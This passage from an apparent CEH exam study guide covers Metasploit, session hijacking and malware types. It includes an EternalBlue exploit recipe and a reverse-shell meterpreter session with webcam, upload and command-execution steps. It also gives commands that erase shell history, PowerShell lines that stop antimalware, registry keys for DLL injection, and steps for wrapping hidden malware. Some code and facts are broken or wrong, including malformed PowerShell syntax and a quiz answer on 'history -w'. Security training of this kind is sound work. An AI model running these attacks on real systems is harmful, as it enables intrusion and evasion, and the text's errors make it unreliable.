- ▶ **shred ~/.bash_history && cat /dev/null > ~/.bash_history && history -c && exit** (shreds the history file and clears the evidence of the command)

ExamAlert

For the CEH exam, you definitely need to know the various methods of covering your tracks in both Windows and Linux.

Metasploit

Metasploit is a very popular tool among ethical hackers and black hat hackers alike, and it has already been mentioned several times in this book. Metasploit

is a framework for delivering exploits to a target. With Metasploit, you can find an exploit designed for a documented vulnerability and deliver it to the target machine. Sometimes this is done directly, such as by sending an exploit to an IP address and port. At other times, with some exploits, Metasploit works as a web server, and you send a link to a target. If that target clicks on the link and the system is vulnerable, then a session will be created.

With Metasploit, you work with four types of objects:

- ▶ **Exploits:** These are pieces of code that attack specific vulnerabilities. Put another way, an exploit is vulnerability specific.
- ▶ **Payload:** This is the code you actually send to a target. It is what does the dirty work on that target machine, once the exploit gets you in.
- ▶ **Auxiliary:** These modules provide some extra functionality, such as scanning.
- ▶ **Encoders:** These embed exploits into other files, like PDF, AVI, and other files. You will see them in the next chapter.

There is a version of Metasploit for Windows, but most hackers use the Kali Linux distribution. Kali is a free download, and you can load it as a virtual machine image. Once you have it installed, launching Metasploit is relatively easy. You can see the process for launching Metasploit in Kali Linux in Figure 3.10.




FIGURE 3.10 Launching Metasploit in Kali Linux



FIGURE 3.11 Launching Metasploit

```
msf auxiliary(smb_version) > set RHOSTS 192.168.1.177
RHOSTS => 192.168.1.177
msf auxiliary(smb_version) > set THREADS 4
THREADS => 4
msf auxiliary(smb_version) > run

[*] 192.168.1.177:445 is running Windows 2012 Standard Evaluation (build:9200)
name:WIN-7EP9LVQV307) (domain:WIN-7EP9LVQV307)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(smb_version) >
```

FIGURE 3.12 SMB Scan

Notice that the scanner tells you what version of Windows is running on the target. That is useful information. You can use it to select exploits that are likely to work on that target operating system.

One of the most interesting exploits in Metasploit is Eternal Blue, which targets an SMB flaw in Windows systems. Windows 7 is always vulnerable to this exploit, and you can always use it to get into a Windows 7 system. It is less likely to work on a fully patched Windows 10 system.


The general format is shown here:

```
use exploit/windows/smb/eternalblue_doublepulsar
show options
RHOST <Victim Address>
RPORT 445
set PAYLOAD windows/meterpreter
set LHOST <Attacker Address>
set PROCESSINJECT explorer.exe
set targetarchitecture x64
Exploit
```

Let us examine this a bit. The first statement simply tells Metasploit which exploit to use. **show options** enables you to see what options are available. When you are new to Metasploit, you should always use **show options** as not all exploits have the same options. For example, exploits that require you to send a link to the target won't have RHOST or RPORT, which denote the remote host and port you are targeting.

You will always have LHOST, which is the IP address of your own Metasploit machine and is the part that will be listening for the connection, should the target be vulnerable. What you are trying to do with Metasploit is gain a remote shell, which will then allow you to execute commands on the target.

If you get a reverse shell, you will see something like what is shown in Figure 3.13.



```

msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 10.0.2.20
LHOST => 10.0.2.20
msf exploit(multi/handler) > set LPORT 80
LPORT => 80
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.20:80
[*] Sending stage (179779 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.20:80 -> 10.0.2.15:49705) at 2018-03-05
    15:01:36 +0000

meterpreter > sysinfo
Computer      : DESKTOP-NJT6LP8
OS           : Windows 10 (Build 16299).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >

```

FIGURE 3.13 Getting a reverse Shell

Once you have the reverse shell, you can do a lot on the target. Here are a few common examples:

- ▶ Use **sysinfo** to get information about the target
- ▶ Take a picture (if the victim has a web cam) by using:
 - ▶ **webcam_list**
 - ▶ **webcam_snap -h**
- ▶ Download something from the client:
 - ▶ **download c:\\boot.ini**
- ▶ Execute a command on the client:
 - ▶ **execute -f cmd.exe -i -H**
- ▶ Upload to the client:
 - ▶ **upload evil_trojan.exe c:\\windows\\system32**

The CEH exam will only ask you some basic questions about Metasploit, and it is beyond the scope of this book to provide a complete Metasploit tutorial. However, this is one tool every hacker should be intimately familiar with. Once you have completed your CEH exam, you should devote time to mastering Metasploit.

Session Hijacking

As the name suggests, session hijacking is about taking over an active session. There are several ways to accomplish this goal. Active attacks involve finding an active session and taking it over. Passive attacks just involve recording the traffic in a session.

A 1985 paper written by Robert T. Morris, titled “A Weakness in the 4.2BSD Unix TCP/IP Software,” first defined session hijacking. By predicting the initial sequence number, Morris was able to spoof the identity of a trusted client to a server. This is much harder to do today than it was then. In addition to containing flags (SYN, ACK, SYN-ACK), the packet header contains the sequence number that is intended to be used by the client to reconstitute the data sent over the stream in the correct order.

Session hijacking at the application level often involves compromising session IDs. If a system uses a weak algorithm to generate session IDs, it may be possible to predict the next session ID. So, the attacker uses packet sniffing to get as many session IDs as possible and then tries to predict the next session ID. For example, if the target system uses a date/time stamp as the session ID, that is pretty easy to fake. The session hijacking process is shown in Figure 3.14.




FIGURE 3.14 Session Hijacking

In Figure 3.14 the date/time stamp is used as a session ID for legitimate users. The hacker realizes this and can just use a date/time stamp for the session ID. There are many ways to facilitate the sniffing, such as using a form of man-in-the-middle attack, in which the attacker intercepts traffic from a legitimate user to the server and compromises that communication.

Session fixation is an attack that allows an attacker to hijack a valid user session. The attack tries to get the user to authenticate himself or herself with a known session ID. The attacker then uses the user-validated session based on the knowledge of the used session ID. The effectiveness of such an attack is predicated on other vulnerabilities, including these:

- ▶ A session token in the URL argument
- ▶ A session token in a hidden form field
- ▶ A session ID in a cookie

Session hijacking can also be used with web pages. It involves several techniques:

- ▶ **Cookie stealing:** The attacker steals a session cookie.
- ▶ **Session fixation:** The attacker sets a user's session ID to one that the attacker knows, such as by sending the user an email with a link that contains a particular session ID.
- ▶ **Man-in-the-browser:** This is similar to man-in-the-middle. A Trojan horse is inserted into the victim's computer. This malware intercepts calls between the browser and libraries on the victim's computer. The malware can then alter those calls and intercept data.
- ▶ **XSS:** Cross-site scripting (XSS) occurs when an attacker puts some script into a website, in a text field that was intended to take user input and display it to other users (for example, a review text field). Then that script can do pretty much anything JavaScript can do, including steal data going from the user's machine. Sometimes XSS is accomplished by an attacker sending some email to the victim, with the malicious JavaScript embedded in the email.

As you can guess, there are plenty of tools to assist in session hijacking. These are a few of them:

- ▶ DroidSheep
- ▶ DroidSniff
- ▶ FaceSniff
- ▶ Burp Suite

- ▶ WebSploit Framework
- ▶ CookieCatcher

ExamAlert

The CEH exam will ask you about various tools. For many of them, you just need to know what the tool is used for. We explore in depth those that you need to know more detail about later in this book.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. You have been trying to explain steganography to a colleague. When applied to steganography, what is the *channel*?
 - ☐ A. The method of communicating hidden data
 - ☐ B. The tool used to hide data
 - ☐ C. The file you hide data in
 - ☐ D. The file type for the carrier file
2. Gunter has been performing testing of a Linux server. He is trying to erase his tracks. He wants to get rid of the history of all shell commands for only the current shell. Which of the following is the best way to accomplish this?
 - ☐ A. **shred ~/.bash_history**
 - ☐ B. **export HISTSIZE=0**
 - ☐ C. **history -w**
 - ☐ D. ClearLogs
3. You have malware on a computer. This malware intercepts calls between the browser and libraries on the victim's computer. This allows the malware to alter those calls and intercept data. What is the best term for this type of malware attack?
 - ☐ A. Trojan horse
 - ☐ B. Man-in-the-browser
 - ☐ C. Application rootkit
 - ☐ D. Spyware

Answers

1. **D.** The channel is the file type of the carrier file. For example, MP4, JPEG, and PNG would be channels.
 2. **C.** All of these except for ClearLogs will delete the history of the shell, but **history -w** will delete only the history for the current shell. ClearLogs is a Windows application.
 3. **B.** This is a very clear description of a man-in-the-browser attack. Note that it intercepts calls from the browser to libraries. That is the key point.
-

What Next?

If you want more practice on this chapter's exam objectives before you move on, remember that you can access all of the Cram Quiz questions on the book web page. The next chapter covers malware in depth.

CHAPTER 4

Malware

This chapter covers the following CEH exam objectives:

- ▶ Understanding viruses
- ▶ Awareness of malware delivery mechanisms
- ▶ How Trojan horses function
- ▶ Insight into spyware

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. Beatrice believes her machine is infected with a well-known Trojan horse. She sees a great deal of unexplained activity on port 31338. Which of the following is the most likely Trojan horse in this case?
 - A. DeepThroat
 - B. DarkComet RAT
 - C. Trojan Cow
 - D. DeepBO
2. What is a type of or component of a Trojan horse that installs other malware files onto the target computer?
 - A. Dropper
 - B. Injector
 - C. Crypter
 - D. Installer

3. _____ involves causing code to execute within the address space of some other process.
- A. Packer
 - B. Process hollowing
 - C. DLL injection
 - D. Obfuscator

Answers

1. D. This port is commonly used by DeepBO.
2. A. The term for this is dropper.
3. C. This is DLL injection.

Malware Types

Malware is a rather broad term that applies to any software that has a malicious intent or purpose. There are many types of malware today. In addition, modern malware often falls into multiple categories. As one example, you might encounter a virus that spreads and then delivers spyware to infected computers. Malware is becoming increasingly common and, at least in some cases, more advanced.

ExamAlert

Objective Having a detailed knowledge of the various types of malware is critical for the CEH exam.

Trojan Horses

A Trojan horse is malware that appears to have a legitimate purpose but that delivers something malicious. This can be done in one of two ways. The attacker can write a new program that does something innocuous (weather monitor, poker game, etc.) but that has hidden functionality. That is the less common approach. The more common approach is to use a tool to wrap an existing program around malware. Then, a victim who installs the software also installs the malware.

Trojan horses are used for a wide range of purposes. They can be used to deliver spyware or backdoors. There are Trojan horses that disable firewalls, antivirus software, and other security measures. A Trojan horse may use a

victim machine to send spam, start a denial of service (DoS) attack, or act as a proxy server for the attacker to route traffic through.

There are quite a few known Trojan horses. They all typically communicate on specific TCP ports. Table 4.1 lists several of these ports. Note that Table 4.1 uses the term *RAT*, which stands for *remote access Trojan*. The primary purpose of this type of Trojan is to give the attacker remote access to the system.

TABLE 4.1 **Some Known Trojan Horses and Their Specific TCP Ports**

Port	Trojan	Port	Trojan	Port	Trojan	Port	Trojan
2	Death	1492	FTP99CMP	5569	Robo-Hack	21544	GirlFriend
20	Senna Spy	1600	Shivka-Burka	6670-71	DeepThroat	22222	Prosiak
22	SSH RAT	2001	Trojan Cow	7000	Remote Grab	26274	Delta
23	Tiny Telnet Server	1999	BackDoor 1.00-1.03	7300-08	NetMonitor	30100-02	NetSphere 127a
25	Email Password Sender, WinPC, WinSpy,	31339	NetSpy DK	7789	ICKiller	31337-31338	Back Orifice, DeepBO
31	Hackers Paradise	2023	Ripper	8787	BackOrifice 2000	6666	KilerRat, Houdini RAT
80	NetWire, Poison Ivy	2115	Bugs	9872-9875	Portal of Doom	31666	BOWhack
421	TCP Wrappers Trojan	2140	The Invasor	9989	iNi-Killer	33333	Prosiak
456	Hackers Paradise	2155	Illusion Mailer, Nirvana	10607	Coma 1.0.9	34324	BigGluck, TN
555	Ini-Killer	3129	Masters Paradise	11000	Senna Spy	40412	The Spy
1011	Doly Trojan	4567	File Nail 1	12345-46	GabanBus, NetBus	50505	Sockets de Troie
1245	VooDoo Doll	5400-02	Blade Runner	1863	XtremeRAT	65000	Devil
1177	njRAT	1604	DarkComet RAT	1777	Java RAT	5000	SpyGate RAT, Punisher RAT

While the term *Trojan horse* is used to describe any software that is designed to deliver a malicious payload, there are specialized Trojan horses, including:

- ▶ **Remote access Trojan:** This type of Trojan is specifically designed to deliver remote access utilities to the target system.
- ▶ **Proxy Trojan:** This type of Trojan essentially turns the target system into a proxy server, so the attacker can use that system as a base to attack other systems.
- ▶ **FTP Trojan:** This type of Trojan initiates an FTP server on the target machine so the attacker can upload or download files.
- ▶ **Data stealing Trojan:** As the name suggests, this type of Trojan is designed to deliver spyware and steal data. A subset of this type, called a banking Trojan, specifically targets financial data on the target system.
- ▶ **Destructive Trojans:** As the name indicates, this type of Trojan delivers malware that will cause damage to the target system. It might delete system files, interfere with system operations, or conduct other types of destructive activities.
- ▶ **Command shell Trojan:** This type of Trojan delivers some sort of command line remote access tool. For example, **netcat** is often used by network administrators to communicate between machines. A command shell Trojan might deliver **netcat** and have it listen on a machine while users connect and execute commands.
- ▶ **Covert channel tunneling tool (CCTT) Trojan:** This type of Trojan creates arbitrary data transfer channels in the data streams authorized by a network access control system.
- ▶ **Defacement Trojan:** This type of Trojan is used to deface either a website or an application. It is possible to find on the internet defacement Trojans that can deface standard Windows applications such as the Calculator app.

The basic process of delivering a Trojan involves these steps:

1. Create a new Trojan packet using one of the many tools available on the internet.
2. Create a dropper that installs the malicious code on the target system.

3. Create a wrapper using wrapper tools to install the Trojan on a victim's computer.
4. Propagate the Trojan.
5. Execute the dropper.
6. Execute whatever malicious code you wish.

Not every Trojan delivery involves all these steps, but many do.

eLiTeWrap is a common Trojan horse tool that is easily found on and downloaded from the internet. It is easy to use. Essentially, it can bind any two programs together. Using a tool such as this one, anyone can bind a virus or spyware to an innocuous program such as a shareware poker game. This would lead to a large number of people downloading what they believe is a free game and unknowingly installing malware on their systems.

The eLiTeWrap tool is a command line tool that is very easy to use. Just follow these steps (see Figure 4.1):

1. Enter the file that the user will be able to see.
2. Enter the operation:
 - ▶ 1 - Pack only
 - ▶ 2 - Pack and execute, visible, asynchronously
 - ▶ 3 - Pack and execute, hidden, asynchronously
 - ▶ 4 - Pack and execute, visible, synchronously
 - ▶ 5 - Pack and execute, hidden, synchronously
 - ▶ 6 - Execute only, visible, asynchronously
 - ▶ 7 - Execute only, hidden, asynchronously
 - ▶ 8 - Execute only, visible, synchronously
 - ▶ 9 - Execute only, hidden, synchronously
3. Enter the command line.
4. Enter the second file (the item you are surreptitiously installing).
5. Enter the operation.
6. Press **Enter**.




FIGURE 4.1 eLiTeWrap

DarkHorse Trojan Virus Maker is another tool for wrapping programs. It has a nice GUI interface that makes it even easier to work with than eLiTeWrap. You can see this tool in Figure 4.2.



FIGURE 4.2 DarkHorse Trojan Maker

There are many more tools for wrapping programs. A few are listed here:

- ▶ Advanced File Joiner https://download.cnet.com/Advanced-File-Joiner/3000-2094_4-169639.html
- ▶ Hidden Cry <https://pentesttools.net/hidden-cry-windows-crypter-decrypter-generator-with-aes-256-bits-key/>

- ▶ Exe2vbs <https://github.com/rapid7/metasploit-framework/blob/master/tools/exploit/exe2vbs.rb>
- ▶ IExpress Wizard <https://docs.microsoft.com/en-us/internet-explorer/ie11-ieak/iexpress-wizard-for-win-server>

In addition to these wrappers, there are a number of crypters available, as well:

- ▶ SwayzCryptor <https://guidedhacking.com/threads/swayzcryptor.5778/>
- ▶ Cypherx <https://cypherx-crypter.updatestar.com/en>
- ▶ Java Crypter <https://www.secrethackersociety.com/product/java-crypter/>
- ▶ BetaCrypt <https://www.secrethackersociety.com/product/betacrypt/>
- ▶ Spartan Crypter <https://www.silentexploits.com/spartan-crypter/>
- ▶ BitCrypter <https://www.crypter.com/>

Remember that a Trojan horse can be used to deliver anything. So sometimes Trojan horses are categorized by what they deliver. The following are some of the many types of Trojan horses:

Backdoor

As the name suggests, a *backdoor* is malware that gives the attacker remote access to the target machine. One common way this can be done is by using a Trojan horse to wrap a remote desktop program in some other program. Then, when the target installs the harmless program, they are also installing remote desktop capabilities. A common remote desktop tool for this is Timbuktu. Timbuktu is very much like Microsoft Remote Desktop, but it is open source and free.

Spyware

As discussed briefly in Chapter 3, “System Hacking,” *spyware* is software that monitors a user’s computer in some way. It can be a keylogger, screen grabber, etc. One reason spyware is so common is that there are legal uses for it. For example, you can easily find software designed for parents to monitor their minor children online; this is simply legal spyware. Similarly, there are tools marketed for companies to monitor employees on the company network; again, this is legal spyware. However, it is possible to use such tools for illegal purposes. In addition, there are tools designed as illegal spyware. Some of them

purport to be security applications, but they are really spyware. The following tools fall into this category:

- ▶ AntiVirus Gold
- ▶ MacSweeper
- ▶ Spy Wiper
- ▶ Spysheriff
- ▶ Windows Police Pro

The very first spyware reported was found in a Usenet newsgroup in 1995. The problem has grown enormously since then. The antivirus company Kaspersky defines four types or categories of spyware:

- ▶ **Trojan spyware:** This type of spyware enters devices via Trojan malware, which delivers the spyware program.
- ▶ **Adware:** This type of spyware may monitor you to sell data to advertisers or serve deceptive malicious ads.
- ▶ **Tracking cookie files:** This type of spyware can be implanted by a website to follow you across the internet.
- ▶ **System monitors:** This type of spyware can track any activity on a computer, capturing sensitive data such as keystrokes, sites visited, email addresses, and more. Keyloggers typically fall into this group.

Ransomware

Ransomware, which is a growing problem, is often delivered as a virus or Trojan horse. The distinguishing characteristic of ransomware is that it blocks some use of your computer and demands payment. It may, for example, encrypt files then demand payment for the decryption key; this is also known as *crypto ransomware*. Or the ransomware may lock your entire computer and demand payment.

One of the most widely known ransomware attacks was CryptoLocker. This ransomware was first discovered in 2013. CryptoLocker utilized asymmetric encryption to lock the user's files. Several varieties of CryptoLocker have been detected. CryptoWall is a variant of CryptoLocker first found in August 2014. It looked and behaved much like CryptoLocker. In addition to encrypting sensitive files, it would communicate with a command and control server and even take a screenshot of the infected machine. By March 2015, a variation of CryptoWall was discovered to be bundled with the spyware TSPY_FAREIT.YOI; it actually steals credentials from the infected system in addition to

holding files for ransom. WannaCry is a more recent ransomware that spread rapidly across a number of computer networks in May 2017. After infecting a Windows computer, it encrypted the files on the PC's hard drive, making them impossible for users to access, and then the perpetrator demanded a ransom payment in bitcoin in order to decrypt them.

Another example occurred in 2020, when Universal Health Services was hit by a ransomware attack. Although no one is certain, many analysts believe the specific ransomware in this case was malware named Ryuk. Whatever the name of the ransomware, the attack caused \$67 million in damages. You can learn more about Ryuk at <https://www.crowdstrike.com/blog/big-game-hunting-with-ryuk-another-lucrative-targeted-ransomware/>.

Rootkits

Rootkits, which were introduced in Chapter 3, “System Hacking,” are examined again in this section. A *rootkit* is malware that is used to gain administrative-level privileges. It is based on the term *root*, which refers to the administrator in Linux. An intruder installs a rootkit on a computer after first obtaining user-level access. There are many ways to do this. One is to take advantage of a known vulnerability. Another method is cracking a password. The rootkit then collects user IDs and passwords to other machines on the network, thus giving the hacker root, or privileged, access.

There are actually several types of rootkits. The major types are listed here:

- ▶ **Bootloader rootkit:** This type of rootkit replaces the original boot loader with one that is controlled by the attacker.
- ▶ **Kernel rootkit:** This type of root kit either adds malicious code or replaces the original OS kernel or device drivers.
- ▶ **Library rootkit:** This type of root replaces certain libraries with fake libraries controlled by the attacker.
- ▶ **Hypervisor rootkit:** This type of rootkit functions as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a virtual machine.
- ▶ **Hardware/firmware rootkit:** This type of rootkit is much less common than the others. It is a rootkit in hardware devices or platform firmware.
- ▶ **Application rootkit:** This type of rootkit replaces normal application binaries with malicious code. Such a rootkit can also work by modifying the behavior of existing applications by injecting malicious code.

Fileless Malware

Fileless malware has become a growing threat. This type of malware does not require the installation of a file on the target system. Instead, it uses existing system programs—legitimate programs—to attack the target system. A common example would be the use of PowerShell in Windows. PowerShell is a scripting language first introduced in Windows 7. It provides a great deal of functionality that can be misused. It is possible to do any number of activities in PowerShell. For example, the following two commands can both stop a service:

```
service Stop-Service -displayname "Antimalware Service Executable"  
get-process antivirus.exe | StopProcess
```

It is also possible to use the Windows Management Interface (WMI) to perform similar tasks. WMI has a number of classes that can be used in scripts to gather information and perform tasks. A few of these classes are listed here:

- ▶ **Win32_ApplicationService:** This WMI class represents any installed or advertised component or application available on the system.
- ▶ **Win32_Account:** This abstract WMI class contains information about user accounts and group accounts known to the Windows system.
- ▶ **Win32_ComputerSystem:** This WMI class represents a computer system operating in a Windows environment.
- ▶ **Win32_LogicalDisk:** This WMI class represents a data source that resolves to an actual local storage device on a Windows system.

You can get more information on WMI from the following sources:

- ▶ **WMI Samples:** <https://www.activexperts.com/admin/scripts/wmi/>
- ▶ **Example: Getting WMI Data from the Local Computer:**
<https://docs.microsoft.com/en-us/windows/win32/wmisdk/example--getting-wmi-data-from-the-local-computer>

The **net** command in Windows is a standard command line tool that has many variations and that can also be used for fileless malware. The following are some examples:

- ▶ **net use:** This command connects/disconnects the computer from a shared resource or allows the user to view information about the current computer connections.
- ▶ **net view:** This command displays the computers in the local domain.
- ▶ **net view \\ComputerName:** This command shows the shares on the specified computer.

- ▶ **net file:** This command displays all the open shared files on a server and the lock ID.
- ▶ **net session\\ComputerName:** This command lists the sessions on the specified machine.
- ▶ **net session:** This command lists all sessions on the current machine.
- ▶ **net share sharename:** This command displays the local share name.
 - ▶ net start service
 - ▶ net stop service
 - ▶ Common services
 - ▶ browser
 - ▶ alerter
 - ▶ messenger
 - ▶ “routing and remote access”
 - ▶ schedule
 - ▶ spooler

PowerShell, WMI, and the **net** command were all designed for legitimate uses by Windows administrators. Fileless malware simply exploits these tools.

Botnet

A *botnet* is a network of computers. One computer is the command and control node, and the others are *zombie* machines that are not willing participants in the activity. One way a botnet can be accomplished is by sending a Trojan horse that has a payload, which gives the command and control node control over the machine. Attackers can use a botnet for whatever purpose they want. An entire botnet can be used, for example, to launch a massive distributed denial of service (DDoS) attack against a target. Or a botnet can be used for its distributed computing power to crack passwords.

Advanced Persistent Threats

Advanced persistent threats are, as the name suggests, advanced attacks. They are often perpetrated by nation-state actors. The definition is in the name: Such an attack must be advanced, and it must also be persistent (that is, take place over a long period of time). Such attacks are usually subtle and hard to detect. The term *advanced persistent threat* is said to have been coined by the U.S. Air Force in 2006. These attacks often involve multiple separate pieces of malware.

Exploit Kits

Exploit kits, sometimes called *crimeware toolkits*, are platforms for delivering exploits and payloads to a target. Many of them are multipurpose and can deliver spyware, Trojan horses, backdoors, rootkits, and other malware. A few well-known exploit kits are:

- ▶ Terror
- ▶ Sundown
- ▶ Neutrino
- ▶ Angler
- ▶ RIG Exploit Kit

How Malware Spreads

Malware can spread in a number of different ways. The following are the most common ways:

- ▶ Email attachments
- ▶ Instant messaging attachments
- ▶ Websites that are infected
- ▶ Portable media
- ▶ Any download from the internet
- ▶ File sharing services
- ▶ Direct installation over wireless networking

When distributing malware through an infected website, the attacker can use a number of techniques to get more victims. Blackhat search engine optimization (SEO) is one popular method that involves simply using illicit means to get the infected site's ranking higher in search engines. Click-jacking is a process of getting users to click on something. When delivering malware via websites, the attacker may set up a fake website to infect visitors. Another approach is to inject malware into legitimate websites.

In addition to website-based attacks, malware can be delivered via exploiting flaws in a browser or simply attaching to an email and using social engineering to convince the user to open the attachment. Malvertising is another method of malware delivery; with this method, the malware is embedded in legitimate ads or entire ad networks.

Malware can also spread via compromised applications (in Trojan horses). Malware can be attached to a legitimate file and spread when users download or install the legitimate file. You saw earlier in this chapter how simple and free tools such as eLiTeWrap can be used to accomplish this.

ExamAlert

Objective The CEH exam will absolutely ask you about the various delivery mechanisms for malware. Make sure you are very familiar with them.

Malware Components

Malware can be made of various components. Of course, not all malware has every component, but Table 4.2 provides describes the components that are often part of malware.

TABLE 4.2 **Some Components of Malware**

Malware Component	Description
Crypter	Software that encrypts malware, protecting it from undergoing reverse engineering or analysis.
Downloader	A type of Trojan that downloads other malware from the internet onto the target computer. Usually, attackers install downloader software when they first gain access to a system.
Dropper	A type of or component of a Trojan horse that installs other malware files on the target computer.
Exploit	Malicious code that breaches the system security via a known system vulnerability.
Injector	A program that injects its code into other vulnerable running processes and changes the method of execution in order to hide or prevent its removal.
Obfuscator	A program that conceals its code and intended purpose via various techniques, making it hard for security mechanisms to detect or remove it.
Packer	A program that allows all files to be bundled together into a single executable file via compression in order to bypass security software detection.
Payload	A piece of software that allows control over a computer system after it has been exploited.
Malicious Code	The actual malicious portion of malware, which does whatever it was designed to do, such as encrypt files, delete files, steal passwords, etc.

Malware Evasion Techniques

Obviously, the creator of malware does not want the malware to be detected. We have already seen some methods for avoiding detection, including hiding the malware in a Trojan horse. Another method is changing the file extension. Adding random bits at the end of a file to avoid antivirus signatures is another method.

There are also some rather technical techniques for covertly executing code on systems. One technique, *DLL injection*, involves causing code to execute within the address space of some other process. This is accomplished by forcing the targeted program to load a DLL (dynamic linked library). Multiple techniques can be used to accomplish this. For example, specific registry keys can be useful. Every DLL is listed in the registry entry

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_
```

DLLs are loaded into every process that loads User32.dll, and User32.dll is used by many programs. Therefore, if an attacker can get a DLL listed in that registry entry, it will be loaded along with a great many other programs.

Another registry key that can be used for DLL injection is

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDLLs/
```

Any DLL listed in this registry entry will be loaded into every process that calls the Win32 API functions **CreateProcess**, **CreateProcessAsUser**, **CreateProcessWithLogonW**, **CreateProcessWithTokenW**, and **WinExec**. This also encompasses a large number of programs.

In addition to DLL injection, process hollowing is another technical method for hiding malware. In this technique, malware masquerades as a genuine system process that poses no threat of crashing the process. The key to process hollowing is to create a process in a suspended state by loading the process into memory and suspending its main thread. The program then remains inert until an external program resumes the primary thread, at which point the program starts running.

Cram Quiz

Answer these questions. The answers follow the last question. If you cannot answer these questions correctly, consider reading this section again until you can.

1. Advanced File Joiner is a tool for what purpose?
 - ☐ A. Trojan horse creation
 - ☐ B. DLL injection
 - ☐ C. Backdoor creation
 - ☐ D. Malware encrypting

2. Lachelle is working to analyze suspected malware on a system. She has found code that breaches via a known security vulnerability. What is the proper term for this?
 - ☐ A. Injector
 - ☐ B. Payload
 - ☐ C. Malicious code
 - ☐ D. Exploit

3. Which of the following is a technique wherein malware masquerades as a genuine system process that poses no threat of crashing the process?
 - ☐ A. DLL injection
 - ☐ B. Process hollowing
 - ☐ C. Trojan horse creation
 - ☐ D. Injection

Answers

1. **A.** Advanced File Joiner is a Trojan horse creation tool.
 2. **D.** This is an exploit.
 3. **B.** Process hollowing is a technique wherein malware masquerades as a genuine system process that poses no threat of crashing the process.
-

Viruses

CramSaver

If you can correctly answer these CramSaver questions, save time by skimming the Exam Alerts in this section and then completing the Cram Quiz. If you are in any doubt at all, read everything in this chapter.

1. You are performing a penetration test. You want to use a harmless version of a type of malware that, if a user downloads it, simply waits 10 minutes and then opens a link to the company website antivirus policy page. What is the best term for this type of malware?
 - A. Logic bomb
 - B. Script virus
 - C. Companion virus
 - D. File virus
2. Deion is investigating suspected malware in a client's system. This malware can attack the computer in multiple ways, such as by infecting the boot sector of the hard disk and one or more files. What is the best term for this?
 - A. Multipartite virus
 - B. Cluster virus
